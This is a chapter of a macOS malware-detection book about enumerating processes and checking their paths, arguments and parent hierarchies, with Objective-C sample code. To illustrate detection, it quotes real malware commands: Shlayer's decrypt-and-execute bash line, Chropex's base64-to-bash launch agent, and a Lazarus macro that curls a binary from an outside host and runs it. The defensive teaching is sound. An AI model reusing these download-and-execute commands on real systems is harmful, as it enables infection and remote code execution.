1

EXAMINING PROCESSES

The overwhelming majority of Mac malware executes as stand-alone processes continuously running on infected systems. As a result, if you generate a list of running processes, it's more than likely to include any malware present on the system. Thus, when you're trying to programmatically detect macOS malware, you should start by examining processes. In this chapter, we'll first discuss various methods of enumerating running processes. Then we'll programmatically extract various information and metadata about each running process to uncover anomalies commonly associated with malware. This information can include the full path, arguments, architecture, process, hierarchy, code signing information, loaded libraries, open files, and much more.

Of course, the fact that a malicious process shows up in a listing doesn't immediately allow you to determine that the process is indeed malicious. This is increasingly true as malware authors seek to masquerade their malicious creations as benign.

Most of the code snippets presented in this chapter are from the *enumerateProcesses* project, whose code you can download from this book's GitHub repository. When executed with no arguments, this tool will display information about all running processes on your system; when executed with a process ID, it retrieves information about the specified process. To query a process, the privilege levels of your running code must match or exceed those of the target process, so security tools like this one often run with root privileges.

Process Enumeration

The easiest way to enumerate all processes on macOS is via `libproc` APIs such as `proc_listallpids`. As its name suggests, this API provides a list containing the process ID (`pid`) of each running process. As arguments, it takes an output buffer and the size of this buffer. It will populate the buffer with the process IDs of all running processes and return the number of running processes.

How will you know how big the output buffer should be? One strategy is to first invoke the API with `NULL` and `0` as arguments. This will cause the function to return the number of currently running processes, which you can then use to allocate a buffer for subsequent calls. However, if a new process is spawned in the middle of this action, the API may fail to return its process ID.

Thus, it's better just to allocate a buffer to hold the maximum number of possible running processes. Modern versions of macOS can generally hold several thousands of processes, but this number can be higher (or lower) depending on the specs of the system. Due to this variability, you'll want to dynamically retrieve this maximum number from the `kern.maxproc` system variable via the `sysctlbyname` API (Listing 1-1).

```
#import <libproc.h>
#import <sys/sysctl.h>

int32_t processesCount = 0;
size_t length = sizeof(processesCount);

sysctlbyname("kern.maxproc", &processesCount, &length, NULL, 0);
```

Listing 1-1: Dynamically retrieving the maximum number of running processes

Now that we have the maximum number of possible running processes, we simply allocate a buffer of this size multiplied by the size of each process ID. Then we invoke the `proc_listallpids` function (Listing 1-2).

```
pid_t* pids = calloc((unsigned long)processesCount, sizeof(pid_t));
processesCount = proc_listallpids(pids, processesCount*sizeof(pid_t));
```

Listing 1-2: Generating a list of process identifiers for running processes

Now we can add print statements and then execute this code:

```
% ./enumerateProcesses
Found 450 running processes

PIDs: (
    53355,
    53354,
    53348,
    ...
    517,
    515,
    514,
    1,
    0
)
```

The code should return a list containing the process IDs of all running processes, as you can see from this run of the *enumerateProcesses* project.

Audit Tokens

Although process IDs are used system-wide to identify processes, they can be reused once a process exits, leading to a race condition where the process ID no longer references the original process. The solution to the process ID race condition issue is to use the process's *audit token*, a unique value that is never reused. In subsequent chapters, you'll see how macOS sometimes directly provides you with an audit token, for example, when a process is attempting to connect to a remote XPC endpoint or in a message from Endpoint Security. However, you can also obtain a processes audit token directly from an arbitrary process.

You'll find the code to obtain an audit token in a function named `getAuditToken` in the *enumerateProcesses* project. Given a process ID, this function returns its audit token (Listing 1-3).

```
NSData* getAuditToken(pid_t pid) {
    task_name_t task = {0};
    audit_token_t token = {0};
    mach_msg_type_number_t infoSize = TASK_AUDIT_TOKEN_COUNT;

  ❶ task_name_for_pid(mach_task_self(), pid, &task);
  ❷ task_info(task, TASK_AUDIT_TOKEN, (integer_t*)&token, &infoSize);
  ❸ return [NSData dataWithBytes:&token length:sizeof(audit_token_t)];
}
```

Listing 1-3: Obtaining an audit token for a process

First, the function declares required variables, including one of type `audit_token_t` to hold the audit token. It then invokes the `task_name_for_pid` API to obtain a Mach task for the specified process ❶. You need this task for the call to `task_info`, which will populate a passed-in variable with the process's audit token ❷. Finally, the audit token is converted into a more manageable data object ❸ and returns it to the caller.[1]

Of course, a list of process IDs or audit tokens won't tell you which, if any, are malicious. Still, you can now extract a myriad of valuable information. The next section starts with an easy one: retrieving the full path for each process.

Paths and Names

One simple way to look up the full path for a process from its process ID is via the `proc_pidpath` API. This API takes the ID of the process, an output buffer for the path, and the size of the buffer. You can use the constant `PROC_PIDPATHINFO_MAXSIZE` to ensure the buffer is large enough to hold the path, as shown in Listing 1-4.

```
char path[PROC_PIDPATHINFO_MAXSIZE] = {0};
proc_pidpath(pid, path, PROC_PIDPATHINFO_MAXSIZE);
```

Listing 1-4: Retrieving the path of a process

There are also other ways to obtain the path of a process, some of which don't require a process ID. We'll cover an alternative approach in Chapter 3, as it requires an understanding of various concepts related to code signing.

Once you've obtained a process's path, you can use it to perform various checks that can help you determine whether the process is malicious. These checks can range from trivial, such as seeing whether the path contains hidden components, to more involved (for example, performing an in-depth analysis of the binary specified in the path). This chapter considers hidden path components, while the next chapter dives into full binary analysis.

Identifying Hidden Files and Directories

Information from the path can directly reveal anomalies. For example, a path containing either a directory or file component that is prefixed with a dot (.) will be hidden in the user interface and from various command line tools by default. (Of course, there are ways to view hidden items, for example, via the `ls` command executed with the `-a` flag.) From the malware's perspective, remaining hidden is a good thing. However, this becomes a powerful detection heuristic, as benign processes are rarely hidden.

There are many examples of Mac malware executing from hidden directories or that are hidden themselves. For example, the cyber-espionage implant known as DazzleSpy,[2] discovered in early 2022, persistently installs itself as a binary named *softwareupdate* in a hidden directory named *.local*. In a process listing, this directory sticks out like a sore thumb:

```
% ./enumerateProcesses
Found 450 running processes

(57312):/Applications/Signal.app/Contents/MacOS/Signal
(41461):/Applications/Safari.app/Contents/MacOS/Safari
(40214):/Users/User/.local/softwareupdate
(29853):/System/Applications/Messages.app/Contents/MacOS/Messages
(11242):/System/Library/CoreServices/Dock.app/Contents/MacOS/Dock
...
(304):/usr/libexec/UserEventAgent
(1):/sbin/launchd
```

Of course, any heuristic-based approach is bound to have false positives, and you'll occasionally encounter legitimate software that hides itself. For example, my Wacom drawing tablet creates a hidden directory, *.Tablet*, from which it persistently runs various programs.

Obtaining the Paths of Deleted Binaries

On macOS, nothing stops a process from deleting the on-disk binary that backs it. Malware authors are aware of this option and may craft a program that self-deletes by stealthily removing its binary from the filesystem to hide it from file scanners, thus complicating analysis. You can see an example of this anomalous behavior in Mac malware such as KeRanger and NukeSped, the latter of which was used in the infamous 3CX supply chain attack.[3]

Let's take a closer look at KeRanger, ransomware whose sole purpose is to encrypt a victim's files and demand a ransom. As it performs both actions in a single execution of the process, it doesn't need to keep its binary around once spawned. If you look at the disassembly of its main function, you can see that KeRanger's first action is to delete itself via a call to the `unlink` API:

```
int main(int argc, const char* argv[]) {
    ...
    unlink(argv[0]);
```

If a security tool obtains the process ID of the KeRanger process (perhaps because the ransomware's actions triggered a detection heuristic), path recovery APIs such as `proc_pidpath` and `SecCodeCopyPath` will fail. The first of these APIs, which normally returns the length of the process's path, will in this case return zero with `errno` set to `ENOENT`, whereas `SecCodeCopyPath` will directly return `kPOSIXErrorENOENT`. This will tell you that the process's binary has been deleted, which itself is a red flag, as benign processes normally don't self-delete.

If you still want to recover the path of the now-deleted binary, your options are unfortunately rather limited. One approach is to extract the path directly from the process's arguments. We'll cover this option shortly, in "Process Arguments" on page 9. It's worth noting, however, that once a process is launched, there is nothing stopping the process from modifying its arguments, including its path. Thus, the recovered path may have been surreptitiously modified to no longer point to the self-deleted binary.

Validating Process Names

Malware authors know that their malicious programs will show up in Apple's built-in Activity Monitor, where even a casual user may stumble across an infection simply by noticing a strange process name. As such, Mac malware often attempts to masquerade as either core macOS components or popular third-party software. Let's illustrate this with two examples.

Uncovered in early 2021, ElectroRAT is a remote access tool (RAT) that targets cryptocurrency users.[4] It attempts to blend in by naming itself *.mdworker*. On older versions of macOS, you'd often find several legitimate instances of Apple's metadata server worker (*mdworker*) running. Malware can use this same name to avoid arousing suspicion, at least in the casual user.

Luckily, thanks to code signing (discussed briefly later in the chapter and in full detail in Chapter 3), you can check that a process's code signing information matches its apparent creator. For example, it is easy to detect that ElectroRAT's *.mdworker* binary is suspicious. First, it isn't signed by Apple, meaning it wasn't created by developers in Cupertino. A binary that matches the name of a well-known macOS process but doesn't belong to Apple is more than likely malware. Finally, because its name begins with a dot, ElectroRAT's process file is also hidden, providing yet another red flag.

Another example is CoinMiner, a surreptitious cryptocurrency miner that leverages the Invisible Internet Project (I2P) for its encrypted communications. The network component that implements the I2P logic is named *com.adobe.acc.network* to mimic Adobe software, which is notorious for installing a myriad of daemons. By checking the process's code signing information, you can see that Adobe hasn't signed the binary.

You may now be wondering how to determine a process's name. For nonapplication processes, such as command line programs or system daemons, this name usually corresponds to the file component. You can retrieve this component via the `lastPathComponent` instance property if the full path is stored in a string or URL object. The code in Listing 1-5, for example, extracts ElectroRAT's process name, *.mdworker*, and stores this in the variable `name`.

```
NSString* path = @"/Users/User/.mdworker";
NSString* name = path.lastPathComponent;
```

Listing 1-5: Extracting ElectroRAT's process name

If the process is an application, you can instantiate an `NSRunningApplication` object via the `runningApplicationWithProcessIdentifier:` method.

This object will provide, among other things, the path to its application bundle in the `bundleURL` instance property. The bundle contains a wealth of information, but what's most relevant here is the app's name. Listing 1-6, from the `getProcessName` function in the *enumerateProcesses* project, illustrates how to do this for a given process ID.

```
NSRunningApplication* application =
[NSRunningApplication runningApplicationWithProcessIdentifier:pid];
if(nil != application) {
    NSBundle* bundle = [NSBundle bundleWithURL:application.bundleURL];
    NSString* name = bundle.infoDictionary[@"CFBundleName"];
}
```

Listing 1-6: Extracting an application name

From the `NSRunningApplication` object, we create an `NSBundle` object and then extract the application's name from the bundle's `infoDictionary` instance property. If the process isn't an application, the `NSRunningApplication` instantiation will gracefully fail.

Process Arguments

Extracting and examining the arguments of each running process can shed valuable light on the actions of the process. They might also seem suspicious in their own right. An installer for the notorious Shlayer malware provides an illustrative example. It executes a bash shell with these arguments:

```
"tail -c +1381 \"/Volumes/Install/Installer.app/Contents/Resources/main.png\" |
openssl enc -aes-256-cbc -salt -md md5 -d -A -base64 -out /tmp/ZQEifWNV2l -pass
\"pass:0.6effariGgninthgiL0.6\" && chmod 777 /tmp/ZQEifWNV2l ... && rm -rf /tmp/ZQEifWNV2l"
```

These arguments instruct bash to execute various shell commands that extract bytes from a file masquerading as an image named *main.png*, decrypt them to a binary named *ZQEifWNV2l*, then execute and delete this binary. Though bash itself is not malicious, the programmatic extraction of encrypted, executable contents from a *.png* file indicates that something suspicious is afoot; installers don't normally perform such obtusely obfuscated actions. We've also gained insight into the activities the installer takes.

Another example of a program with clearly suspicious arguments is Chropex, also known as ChromeLoader.[5] This malware installs a launch agent to persistently execute Base64-encoded commands. A report from CrowdStrike[6] shows an example of a Chropex launch agent, with a snippet reproduced here:

```
<key>ProgramArguments</key>
<array>
    <string>sh</string>
    <string>-c</string>
    <string>echo aWYgcHMg ... Zmk= | base64 --decode | bash</string>
</array>
```

The last argument string, beginning with `echo`, consists of an encoded blob and a command to decode and then execute it via bash. It goes without saying that such an argument is unusual and a symptom that something is amiss (for example, that the system is persistently infected with malware). Once a detection program encounters this launch agent and extracts its very suspicious arguments, the program should raise a red flag.

As I mentioned earlier, extracting a program's runtime arguments may provide insight into its functionality. For example, a surreptitious cryptocurrency miner found in the official Mac App Store masqueraded as an innocuous Calendar application (Figure 1-1).


Calendar 2 on the Mac App St
Apple Inc. [US] | https://itunes.apple.com/us/app/calendar-2/id415181149?mt=12
Mac
iPad
iPhone
Watch
TV
Music
Support
Mac App Store Preview
Open the Mac App Store to buy and download apps.
JAN
1
Calendar 2
4+
Qbix, Inc.
29 Ratings
Free • Offers In-App Purchases
View in Mac App Store ↗

Figure 1-1: An innocuous calendar application, or something else?

To see that this app does more than meets the eye, we can examine process arguments. When the Calendar 2 application, *CalendarFree.app*, was executed, it would spawn a an embedded child program from within the *Coinstash_XMRSTAK* framework named *xmr-stak* with the following arguments:

```
"--currency",
"monero",
"-o",
"pool.graft.hashvault.pro:7777",
"-u",
"G81Jc3KHStAWJjjBGzZKCvEnwCeRZrHkrUKj ... 6ophndAuBKuipjpFiizVVYzeAJ",
"-p",
"qbix:greg@qbix.com",
...
```

Based on values like `"--currency"` and `"monero"`, even casual readers should be able to tell that *xmr-stak* is a cryptocurrency miner. Although *xmr-stak* is a legitimate command line application, its surreptitious deployment via a free Calendar application hosted on Apple's Mac App Store crosses a line.

NOTE *After I published a detailed blog post about this application,[7] Apple removed the app and updated the App Store's Terms and Conditions to explicitly ban on-device mining.[8]*

Finally, extracting a process's arguments can aid you if you decide the process is suspicious and requires further analysis. For example, in early 2023, I discovered a malicious updater with ties to the prolific Genieo malware family that had remained undetected for almost five years.[9] It turns out, though, that the persistent updater, named *iWebUpdate*, won't execute its core logic unless it's invoked with the correct arguments (such as `update`, along with `C=` and then a client identifier).

This means that if you're attempting to analyze the *iWebUpdate* binary in a debugger and execute it without the expected arguments, it will simply exit. While static analysis methods such as reverse engineering could reveal these required arguments, it's far simpler to extract them from the persistently running updater process on an infected system.

So, how do you retrieve the arguments of an arbitrary process? One way is via the `sysctl` API invoked with `KERN_PROCARGS2`. The *enumerateProcesses* project takes this approach in the aptly named `getArguments` function. Given an arbitrary process ID, this function will extract and return its arguments. The function is rather involved, so I'll break it into sections, starting with the calls to the `sysctl` API (Listing 1-7).

```
int mib[3] = {0};
int systemMaxArgs = 0;

size_t size = sizeof(systemMaxArgs);

mib[0] = CTL_KERN;
mib[1] = KERN_ARGMAX;

❶ sysctl(mib, 2, &systemMaxArgs, &size, NULL, 0);

❷ char* arguments = malloc(systemMaxArgs);
```

Listing 1-7: Allocating a buffer for process arguments

This API requires an output buffer to hold the process arguments, so we first invoke it with `KERN_ARGMAX` to determine their maximum size ❶. Here, we specify this information in a management information base (MIB) array, whose number of elements are also passed as an argument to `sysctl`. Then we allocate a buffer of the correct size ❷.

With the buffer allocated, we can now reinvoke the `sysctl` API. First, though, we reinitialize the MIB array with values such as `KERN_PROCARGS2` and the ID of the process whose arguments we're interested in obtaining (Listing 1-8).

```
size = (size_t)systemMaxArgs;

mib[0] = CTL_KERN;
mib[1] = KERN_PROCARGS2;
```

```
mib[2] = processID;

sysctl(mib, 3, arguments, &size, NULL, 0);
```

Listing 1-8: Retrieving a process's arguments

After this call, the buffer will contain the process arguments, among other things. Table 1-1 describes the structure of the buffer.

Table 1-1: The Format of a `KERN_PROCARGS2` Buffer

Number of arguments	Process path	Arguments
`int argc`	*<full path of process>*	`char* argv[0]`, `argv[1]`, and so on

First, we can extract the number of arguments (traditionally called `argc`). You can skip over the process path to get to the beginning of the arguments (traditionally called `argv`), unless you have been unable to obtain the process path in another way. Each argument is `NULL` terminated, making extraction straightforward. The code in Listing 1-9 shows how to do this by saving each argument as a string object in an array. Note that the `arguments` variable is the now-populated buffer passed to the `sysctl` API in Listing 1-9.

```
int numberOfArgs = 0;
NSMutableArray* extractedArguments = [NSMutableArray array];

❶ memcpy(&numberOfArgs, arguments, sizeof(numberOfArgs));
❷ parser = arguments + sizeof(numberOfArgs);

❸ while(NULL != *++parser);
❹ while(NULL == *++parser);

while(extractedArguments.count < numberOfArgs) {
  ❺ [extractedArguments addObject:[NSString stringWithUTF8String:parser]];
    parser += strlen(parser) + 1;
}
```

Listing 1-9: Parsing process arguments

The code first extracts the number of arguments (found at the start of the argument's buffer) ❶. Then it skips over this value ❷, the bytes of the path ❸, and any trailing `NULL` bytes ❹. Now the parser pointer is at the start of the actual arguments (`argv`), which the code extracts one by one ❺. It's worth noting that the first argument, `argv[0]`, will always be the program path unless the process has surreptitiously modified itself.

If we execute the *enumerateProcesses* project, it should display the following information when it encounters the aforementioned `xmr-stak` process (shown here with a process ID of 14026), which surreptitiously mines cryptocurrency if an unsuspecting user has launched *CalendarFree.app*:

```
% ./enumerateProcesses
...
(14026):/Applications/CalendarFree.app/Contents/Frameworks/
```

```
Coinstash_XMRSTAK.framework/Resources/xmr-stak
...
arguments: (
"/Applications/CalendarFree.app/Contents/Frameworks/Coinstash_XMRSTAK.
framework/Resources/xmr-stak",
"--currency",
"monero",
"-o",
"pool.graft.hashvault.pro:3333",
"-u",
"G81Jc3KHStAWJjjBGzZKCvEnwCeRZrHkrUKji9NSDLtJ6Evhhj43DYP7dMrYczz5KYjfw
6ophndAuBKuipjpFiizVVYzeAJ",
"-p",
"qbix:greg@qbix.com",
...
)
```

It's rather unusual for a process to be launched with such extensive arguments. Additionally, these arguments clearly allude to the fact that the process is a cryptocurrency miner. We can bolster this conclusion with the fact that its parent, *CalendarFree.app*, consumes massive amounts of CPU power, as you'll see later in this chapter.

Process Hierarchies

Process hierarchies are the relationships between processes (for example, between a parent and its children). When detecting malware, you'll need an accurate representation of these relationships for several reasons. First, process hierarchies can help you detect initial infections. Process hierarchies can also reveal difficult-to-detect malware that is leveraging system binaries in a nefarious manner.

Let's look at an example. In 2019, the Lazarus advanced persistent threat (APT) group was observed using macro-laden Office documents to target macOS users. If a user opened the document and allowed the macros to run, the code would download and execute malware known as Yort. Here is a snippet of the macro used in the attack:

```
sur = "https://nzssdm.com/assets/mt.dat"
spath = "/tmp/": i = 0

Do
    spath = spath & Chr(Int(Rnd * 26) + 97)
    i = i + 1
Loop Until i > 12
spath = spath

❶ res = system("curl -o " & spath & " " & sur)
❷ res = system("chmod +x " & spath)
❸ res = popen(spath, "r")
```

As the macro code isn't obfuscated, it is easy to understand. After downloading a file from *https://nzssdm.com/assets/mt.dat* to the */tmp* directory via `curl` ❶, it sets permissions to executable ❷ and then executes the downloaded file, *mt.dat* ❸. Figure 1-2 illustrates this attack from the perspective of a process hierarchy.



Figure 1-2: A simplified process hierarchy of a Lazarus group attack

Although this diagram is slightly simplified (omitting forks and using symbolic values for process IDs), it accurately depicts the fact that `curl`, `chmod`, and the malware all appear as child processes of Microsoft Word. Do Word documents normally spawn `curl` to download and launch binaries? Of course not! Even if you can't tell what exactly these child processes are doing, the fact that an Office document spawns them is a clear indicator of an attack. Moreover, without a process hierarchy, detecting this aspect of the infection would be relatively difficult, as `curl` and `chmod` are legitimate system binaries.[10]

Finding the Parent

Process hierarchies are built from the child up, through the parent, grandparent, and so on. At face value, we can easily generate a hierarchy for a given process via the `e_ppid` member of its `kp_eproc` structure, found in the `kinfo_proc` structure. These structures, found in *sys/sysctl.h*, are shown here:

```
struct kinfo_proc {
    struct  extern_proc kp_proc;    /* proc structure */
    struct  eproc {
        struct  proc* e_paddr;      /* address of proc */
        ...
        pid_t   e_ppid;             /* parent process id */
        ...
    } kp_eproc;
};
```

The e_ppid is the parent process ID, and we can extract it via the sysctl API, as in the getParent function in the *enumerateProcesses* project (Listing 1-10).

```
pid_t parent = -1;

struct kinfo_proc processStruct = {0};
size_t procBufferSize = sizeof(processStruct);

int mib[4] = {CTL_KERN, KERN_PROC, KERN_PROC_PID, processID};

sysctl(mib, 4, &processStruct, &procBufferSize, NULL, 0);
parent = processStruct.kp_eproc.e_ppid;
```

Listing 1-10: Extracting a parent's process ID

The code first initializes various arguments, including an array with values that instruct the system to return information about a specified process. The sysctl API will fulfill this request, returning a populated kinfo_proc structure. We then extract the process's parent ID from it.

Here is the output from *enumerateProcesses* when it encounters the instance of curl spawned by a malicious document:

```
% ./enumerateProcesses
...
(2286):/usr/bin/curl
...
parent: /Applications/Microsoft Word.app/Contents/MacOS/Microsoft Word (2283)
```

The code was readily able to identify the parent process as Microsoft Word.

Unfortunately, the process hierarchies built using this e_ppid value often aren't this useful because the value often reports a parent process ID of 1, which maps to *launchd*, the process tasked with starting each and every process. To observe this behavior, launch an application such as Calculator via Spotlight, Finder, or the Dock. Then use the ps utility with the ppid command line, passing it the process's ID. You should see that its parent ID (PPID) is, in fact, 1:

```
% ps aux
USER     PID ... COMMAND
Patrick  2726 ... /System/Applications/Calculator.app/Contents/MacOS/Calculator
```

```
% ps aux -o ppid 2726
USER      PID     ...    PPID
Patrick   27264   ...    1
```

The *enumerateProcesses* utility reports the same rather unhelpful information:

```
% ./enumerateProcesses
...
(2726):/System/Applications/Calculator.app/Contents/MacOS/Calculator
...
parent: (1) launchd
```

Although *launchd* technically is the parent, it doesn't give us the information we need to detect malicious activity. We're more interested in the process *responsible* for starting the child.

Returning the Process Responsible for Spawning Another

To return the process responsible for spawning another process, we can leverage a private Apple API, `responsibility_get_pid_responsible_for_pid`. It takes a process ID and returns the parent it deems responsible for the child. Though the internals of this private API are beyond the scope of this discussion, it essentially queries the kernel, which maintains a record of the responsible parent within an internal process structure.

As it's not a public API, we must dynamically resolve it using the `dlsym` API. Listing 1-11, from the `getResponsibleParent` function in the *enumerateProcesses* project, shows the code that implements this task.

```
#import <dlfcn.h>

pid_t getResponsibleParent(pid_t child) {
    pid_t (*getRPID)(pid_t pid) =
    dlsym(RTLD_NEXT, "responsibility_get_pid_responsible_for_pid");
    ...
```

Listing 1-11: Dynamically resolving a private function

This code resolves the function by name, storing the result into a function pointer named `getRPID`. Because this function takes a `pid_t` as its only argument and returns the responsible process ID as a `pid_t` as well, you can see the function pointer declared as `pid_t (*getRPID)(pid_t pid)`.

After checking to make sure the function was indeed found, we can invoke it via the function pointer, as shown in Listing 1-12.

```
if(NULL != getRPID) {
    pid_t parent = getRPID(child);
}
```

Listing 1-12: Invoking a resolved function

Now, when *enumerateProcesses* encounters a child process, such as one of Safari's XPC Web Content renders (shown as *Safari Web Content* or *com.apple .WebKit.WebContent*), the code in *enumerateProcesses* looks up both the parent and the responsible process:

```
% ./enumerateProcesses
...
(10540)/System/Library/Frameworks/WebKit.framework/Versions/A/
XPCServices/com.apple.WebKit.WebContent.xpc/Contents/MacOS/
com.apple.WebKit.WebContent
...
parent: (1) launchd
responsible parent: (8943) Safari
```

It accomplishes the former by checking the process's `e_ppid` and the latter by calling the `responsibility_get_pid_responsible_for_pid` API. In this case, the responsible process provides more context and so is more valuable for building accurate process hierarchies.

Unfortunately, for user-launched applications (which could include malware), this responsible parent may simply be the process itself. To see this, launch the Calculator application by double-clicking its application icon in Finder. Then run *enumerateProcesses* once again:

```
% ./enumerateProcesses
...
(2726):/System/Applications/Calculator.app/Contents/MacOS/Calculator
...
parent: (1) launchd
responsible parent: (2726) Calculator
```

Rather unhelpfully, the utility identifies the responsible parent as Calculator itself. Luckily, there is one more place we can look for this information, though we must step back in time.

Retrieving Information with Application Services APIs

Although officially deprecated, Apple's Application Services APIs function on the latest versions of macOS, and various Apple daemons still use them. The `ProcessInformationCopyDictionary` Application Services API returns a dictionary containing a host of information, including a process's true parent.

Rather than taking a process ID as an argument, this API takes a process serial number (`psn`). Process serial numbers are a predecessor to the more familiar process IDs. The process serial type is `ProcessSerialNumber`, which is defined in *include/MacTypes.h*. To retrieve a process serial number from a given process ID, use the `GetProcessForPID` function, as shown in Listing 1-13.

```
#import <AppKit/AppKit.h>
pid_t pid = <some process id>;

ProcessSerialNumber psn = {kNoProcess, kNoProcess};
```

```
GetProcessForPID(pid, &psn);

printf("Process Serial Number (high, low): %d %d\n", psn.highLongOfPSN, psn.lowLongOfPSN);
```

Listing 1-13: Retrieving a process's serial number

The function takes a process ID and an out pointer to a `ProcessSerialNumber`, which it populates with the process's serial number.

You can find the logic to retrieve a parent ID via a serial number in a function named `getASParent` in the *enumerateProcesses* project. Listing 1-14 contains a snippet of this function, which also shows it invoking the `ProcessInformationCopyDictionary` function to obtain information about the specified process.

```
NSDictionary* processInfo = nil;
ProcessSerialNumber psn = {kNoProcess, kNoProcess};

GetProcessForPID(pid, &psn);

processInfo = CFBridgingRelease(ProcessInformationCopyDictionary(&psn,
(UInt32)kProcessDictionaryIncludeAllInformationMask));
```

Listing 1-14: Obtaining a process's information dictionary

One thing to keep in mind is that older APIs that return `CoreFoundation` objects do not use automatic reference counting (ARC). This means that you have to explicitly instruct the runtime on how to manage objects to avoid memory leaks. Here, this means that the returned process information dictionary from the call to `ProcessInformationCopyDictionary` must be either explicitly released via a call to `CFRelease` or bridged into an `NSDictionary` object and released into ARC via a call to `CFBridgingRelease`. The code opts for the latter option, as working with `NS*` objects is easier than working with the older `CF*` objects and avoids having to explicitly free the memory.

After we've bridged the `CFDictionaryRef` dictionary into an `NSDictionary` object, we can directly access its key-value pairs, including the process's parent. The parent's process serial number is found in the `ParentPSN` key. As its type is `kCFNumberLongLong` (long long), you must reconstruct the process serial number manually (Listing 1-15).

```
ProcessSerialNumber ppsn = {kNoProcess, kNoProcess};

ppsn.lowLongOfPSN = [processInfo[@"ParentPSN"] longLongValue] & 0x00000000FFFFFFFFLL;
ppsn.highLongOfPSN = ([processInfo[@"ParentPSN"] longLongValue] >> 32) & 0x00000000FFFFFFFFLL;
```

Listing 1-15: Reconstructing a parent's process serial number

Once we have the parent's process serial number, we can retrieve details about it by reinvoking the `ProcessInformationCopyDictionary` API (this time, of course, with the parent's process serial number). This provides us with its process ID, path, name, and more. Here, we're most interested in a process ID, which we can find within a key named `pid`.

It's worth noting that obtaining a process serial number will fail for system or background processes. Production code should account for this case by, for example, checking the return value of `GetProcessForPID` or seeing whether the `ParentPSN` key is nonexistent or contains a value of zero. Additionally, Application Services APIs should not be invoked from background processes, such as daemons or system extensions.

Recall that when we launched Calculator, the previously discussed methods failed to ascertain its true parent (instead returning *launchd* or itself). How does the Application Services APIs' approach fare? First, let's return to the instance of Calculator launched via Finder:

```
% ./enumerateProcesses
...
(2726):/System/Applications/Calculator.app/Contents/MacOS/Calculator
...
parent: (1) launchd
responsible parent: (2726) Calculator
application services parent: (21264) Finder
```

Success! The code now correctly identifies Finder as the process that instigated the Calculator app's launch. Similarly, if Calculator is launched via the Dock or Spotlight's search bar, the code will be able to identify each of these as well.

You might be wondering why this section discussed so many different methods of determining the most useful parent of a process. This is because none of the methods are foolproof, so you'll often need to combine them. To start, using the Application Services APIs seems to produce the most relevant results. However, calls to `GetProcessForPID` can fail for certain processes. In this case, it's wise to fall back on `responsibility_get_pid_responsible_for_pid`. But, as you saw, this can sometimes return a parent that is the process itself, which isn't helpful. In that case, you may want to fall back on the good old `e_ppid`. And though that often just reports the parent as *launchd*, it works in many other cases. For example, in the Lazarus attack discussed earlier, it correctly identified Word as `curl`'s parent.[11]

Environment Information

Now that you know how to generate a true process tree, let's look at how to gather information about a process's environment. You may be familiar with one way to do this: using the `launchctl` utility, which has a `procinfo` command line option that returns a process's arguments, code signing information, runtime environment, and more. Though earlier we discussed other methods for gathering some of this information, `launchctl` can provide an additional source and includes information unavailable through other methods.

Unfortunately, `launchctl` is not open source, nor are its internals documented. In this section, we reverse engineer the `procinfo` option and reimplement its logic in our own tools to retrieve information about any process. You'll find this open source implementation in this chapter's *procInfo* project.

NOTE *The code in this section was inspired by research from Jonathan Levin.*[12] *I've updated his approach for newer versions of macOS.*

Before we walk through the code found in the *procInfo* project, let's summarize the approach: we have to make a call to the `launchd` bootstrap pipe using the private `xpc_pipe_interface_routine` function. Invoking this function with `ROUTINE_DUMP_PROCESS` (`0x2c4`) and an XPC dictionary containing both the process ID of the target process and a shared-memory out buffer will return the process information you seek. The code first declares several variables needed to make the XPC query (Listing 1-16).

```
  xpc_object_t procInfoRequest = NULL;
  xpc_object_t sharedMemory = NULL;
  xpc_object_t __autoreleasing response = NULL;

  int result = 0;
  int64_t xpcError = 0;
  void* handle = NULL;
  uint64_t bytesWritten = 0;
  vm_address_t processInfoBuffer = 0;

  static int (*xpc_pipe_interface_routine_FP)
❶ (xpc_pipe_t, int, xpc_object_t, xpc_object_t*, int) = NULL;

❷ struct xpc_global_data* globalData = NULL;
❸ size_t processInfoLength = 0x100000;
```

Listing 1-16: Declaring required variables

These variables include, among others, a function pointer (which will later hold the address of the private `xpc_pipe_interface_routine`) ❶, a pointer to a global XPC data structure ❷, and a length extracted from reversing `launchctl` ❸.

We then create a shared memory object via a call to the `xpc_shmem_create` API. The XPC call will populate this with information about the target process we're querying (Listing 1-17).

```
vm_allocate(mach_task_self(), &processInfoBuffer,
processInfoLength, VM_FLAGS_ANYWHERE|VM_FLAGS_PURGABLE);

sharedMemory = xpc_shmem_create((void*)processInfoBuffer, processInfoLength);
```

Listing 1-17: Creating a shared memory object

